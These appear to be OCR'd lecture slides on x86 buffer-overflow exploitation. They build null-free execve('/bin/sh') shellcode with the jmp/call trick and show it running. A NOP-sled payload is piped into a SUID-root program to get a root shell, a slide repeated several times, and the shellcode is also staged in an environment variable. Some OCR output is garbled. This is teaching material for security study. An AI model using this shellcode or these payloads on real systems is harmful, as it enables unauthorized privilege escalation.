
Problem

How to get the **exact** (not approximate) ADDRESS of **`/bin/sh`** if we don't know where we are writing it in memory?

Trick. The **`call`** instruction pushes the return address on the stack (e.g., saved EIP).

Executing a **`call`** just **before declaring the string** has the **side effect** of leaving the address of the string (next IP!) on the stack.

Jump and Call Trick for Portable Code



```
jmp     offset-to-call  //jmp takes offsets! Easy!
popl    %esi            //pop ADDRESS from stack ~> ESI
movl    %esi,array-offset(%esi) from now on ESI == ADDRESS
movb    $0x0,nullbyteoffset(%esi)
movl    $0x0,null-offset(%esi)
movl    $0xb,%eax         //execve starts here
movl    %esi,%ebx
leal    array-offset(%esi),%ecx
leal    null-offset(%esi),%edx
int     $0x80
movl    $0x1, %eax        // what's this?!
movl    $0x0, %ebx
int     $0x80
call    offset-to-popl
.string \"/bin/sh\"     <~ next IP == string ADDRESS!
```

Note: the ESI register is typically used to save pointers or addresses.

The Resulting Shellcode

```
jmp    0x2a                      # 5 bytes
popl   %esi                      # 1 byte
movl   %esi,0x8(%esi)            # 3 bytes
movb   $0x0,0x7(%esi)            # 4 bytes
movl   $0x0,0xc(%esi)            # 7 bytes
movl   $0xb,%eax                 # 5 bytes
movl   %esi,%ebx                 # 2 bytes
leal   0x8(%esi),%ecx            # 3 bytes
leal   0xc(%esi),%edx            # 3 bytes
int    $0x80                     # 2 bytes
movl   $0x1, %eax                # 5 bytes
movl   $0x0, %ebx                # 5 bytes
int    $0x80                     # 2 bytes
call   -0x2f                     # 5 bytes
.string "/bin/sh"                # 8 bytes
```

Woooops: Zero Problems :-(

```
$ as --32 shellcode.asm //assemble to binary code
$ objdump -d a.out //disassemble the code to have a look
   0:   e9 26 00 00 00          jmp    0x2a
   5:   5e                      pop    %esi
   6:   89 76 08                mov    %esi,0x8(%esi)
   9:   c6 46 07 00             movb   $0x0,0x7(%esi)
   d:   c7 46 0c 00 00 00 00    movl   $0x0,0xc(%esi)
  14:   b8 0b 00 00 00          mov    $0xb,%eax
  19:   89 f3                   mov    %esi,%ebx
  1b:   8d 4e 08                lea    0x8(%esi),%ecx
  1e:   8d 56 0c                lea    0xc(%esi),%edx
  21:   cd 80                   int    $0x80
  23:   b8 01 00 00 00          mov    $0x1,%eax
  28:   bb 00 00 00 00          mov    $0x0,%ebx
  2d:   cd 80                   int    $0x80
  2f:   e8 cd ff ff ff          call   0x1
  34:   2f                      das
  35:   62 69 6e                bound  %ebp,0x6e(%ecx)
  38:   2f                      das
  39:   73 68                   jae    0xa3
```

Problem. `0x00` is `'\0'`, which is the string term.

Any string-related operation will stop at the first `'\0'` found.

Substitutions

`jmp -> jmp short (e9 26 00 00 00 -> eb 1f)`
(need to adjust offsets correspondingly)

```
                         xorl %eax,%eax
movb $0x0,0x7(%esi) -> movb %eax,0x7(%esi)
movl $0x0,0xc(%esi) -> movl %eax,0xc(%esi)

movl   $0xb,%eax     -> movl   $0xb,%al

movl   $0x0, %ebx    -> xorl   %ebx,%ebx
movl   $0x1, %eax    -> movl   %ebx,%eax
                        inc    %eax
```

The Resulting Shellcode (reprise)

```
jmp    0x21                     # 2 bytes
popl   %esi                     # 1 byte
movl   %esi,0x8(%esi)           # 3 bytes
xorl   %eax,%eax                # 2 bytes
movb   %eax,0x7(%esi)           # 3 bytes
movl   %eax,0xc(%esi)           # 3 bytes
movb   $0xb,%al                 # 2 bytes
movl   %esi,%ebx                # 2 bytes
leal   0x8(%esi),%ecx           # 3 bytes
leal   0xc(%esi),%edx           # 3 bytes
int    $0x80                    # 2 bytes
xorl   %ebx,%ebx                # 2 bytes
movl   %ebx,%eax                # 2 bytes
inc    %eax                     # 1 byte
int    $0x80                    # 2 bytes
call   -0x20                    # 5 bytes
.string "/bin/sh"               # 8 bytes
```

Look ma! No zeroes! :D

```
$ as --32 shellcode.asm          //assemble to binary code
$ objdump -d a.out               //disassemble the code to have a look

   0:    eb 1f                 jmp    0x21
   2:    5e                    pop    %esi
   3:    89 76 08              mov    %esi,0x8(%esi)
   6:    31 c0                 xor    %eax,%eax
   8:    88 46 07              mov    %al,0x7(%esi)
   b:    89 46 0c              mov    %eax,0xc(%esi)
   e:    b0 0b                 mov    $0xb,%al
  10:    89 f3                 mov    %esi,%ebx
  12:    8d 4e 08              lea    0x8(%esi),%ecx
  15:    8d 56 0c              lea    0xc(%esi),%edx
  18:    cd 80                 int    $0x80
  1a:    31 db                 xor    %ebx,%ebx
  1c:    89 d8                 mov    %ebx,%eax
  1e:    40                    inc    %eax
  1f:    cd 80                 int    $0x80
  21:    e8 dc ff ff ff        call   0x2
[/bin/sh removed for brevity]
```

Shellcode, Ready to Use


```
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

//we can test it with:

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

Preparing the Memory in Practice (1)

Now we have what we want to execute and where to jump...

We need to fill the buffer with our shellcode, the jump address and the NOPs.

How to do this *in practice*?



Vulnerable program's memory layout (function frame).

Memory layout of a possible exploit.

Let's Have a Look (Shellcode in the Buffer)

```
$ echo
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8
d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\
xff/bin/sh\xb8\xf6\xff\xbf" | ./exploitable-program  # SUID-root
vulnerable executable
[root@host]# echo "whoa! Look, I've got a root shell!"
whoa! Look, I've got a root shell!
```

Let's Have a Look (Shellcode in the Buffer)

```
$ echo
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8
d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\
xff/bin/sh\xb8\xf6\xff\xbf" | ./exploitable-program  # SUID-root
vulnerable executable
[root@host]# echo "whoa! Look, I've got a root shell!"
whoa! Look, I've got a root shell!
```

Let's Have a Look (Shellcode in the Buffer)

```
$ echo
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8
d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\
xff/bin/sh\xb8\xf6\xff\xbf" | ./exploitable-program  # SUID-root
vulnerable executable
[root@host]# echo "whoa! Look, I've got a root shell!"
whoa! Look, I've got a root shell!
```

Let's Have a Look (Shellcode in the Buffer)

```
$ echo
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8
d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\
xff/bin/sh\xb8\xf6\xff\xbf" | ./exploitable-program  # SUID-root
vulnerable executable
[root@host]# echo "whoa! Look, I've got a root shell!"
whoa! Look, I've got a root shell!
```

Alternative Exploitation Techniques

Recall: We need to jump to a valid memory location that contains, or can be filled with, **valid executable machine code (shellcode)**.

Solutions (i.e., exploitation techniques):

- **Memory that we can control**
    - The buffer itself **DONE**
    - Some other variable
- **Environment variable**
- **Built-in, existing functions**

Environment Variable


```
int main(int argc, char *argv[], char *envp[])
```

PROS:

- Easy to implement ("unlimited" space)
- Easy to target (we can know precisely address)

CONS:

- Works for local exploiting only!
- The program may wipe the environment
- Memory must be marked as executable



s e r n

m e / u

= / h o

H O M E

. . .

envp[1]

envp[0]

0x0000000

argv[argc-1]

. . .

argv[1]

argv[0]

argc

ESP

Environment strings

Auxiliary stuff

Environment pointers (1 word each)

Null word

Argument pointers (1 word each)

Argument count

```
$ env
HOME=/home/username
USER=username
...
```

Environment variable in practice

We allocate an area of memory that contains the exploit.

Then, we put the content of that memory in an **environment variable** named **`$EGG`.**

Finally, we have to overwrite the EIP with the address of **`$EGG`** by filling the buffer.

Preparing the Memory in Practice (Environment Variable)

```
export EGG=`echo
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8
d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\
xff/bin/sh"`


------------------------------------------------------------------------


export EGG=`python2 -c  'print "\x90"*300 +
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\
x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xf
f\xff/bin/sh"'`
```

Let's Have a Look (Shellcode in the Environment variable)


```
    $ export EGG=`echo “\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90 ...
    $ env
    SHELL=/bin/bash
    TERM=xterm-256color
    SSH_CLIENT=192.168.0.2 60452 22
    SSH_TTY=/dev/pts/3
    LC_ALL=en_US.UTF-8
    EGG=??????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????
???^?1??F?F
                 ?
                  ???V
                      `1ۏ?@`?????/bin/sh
    USER=username
```

Let's Have a Closer Look (with gdb)

```
$ gdb ./executable-vuln
(gdb) x/10s $esp+120*4                         //going up!
0xbffff66c:  "lenges/vuln"
0xbffff678:  "TERM=xterm-256color"
0xbffff68c:  "SHELL=/bin/bash"
0xbffff69c:  "..."
0xbffff6ed:  "SSH_CLIENT=192.168.0.2 60452 22"
0xbffff70d:  "SSH_TTY=/dev/pts/3"
0xbffff720: "ECC=\220\220\220\220\220\220\220\220\220\220 ..."

"\215N\b\215V\f`1377\377\377\334\350\@`330\ۉ/bin/sh\366\377\277\220\366\377\277
\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\2
77\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377\277\220\366\377
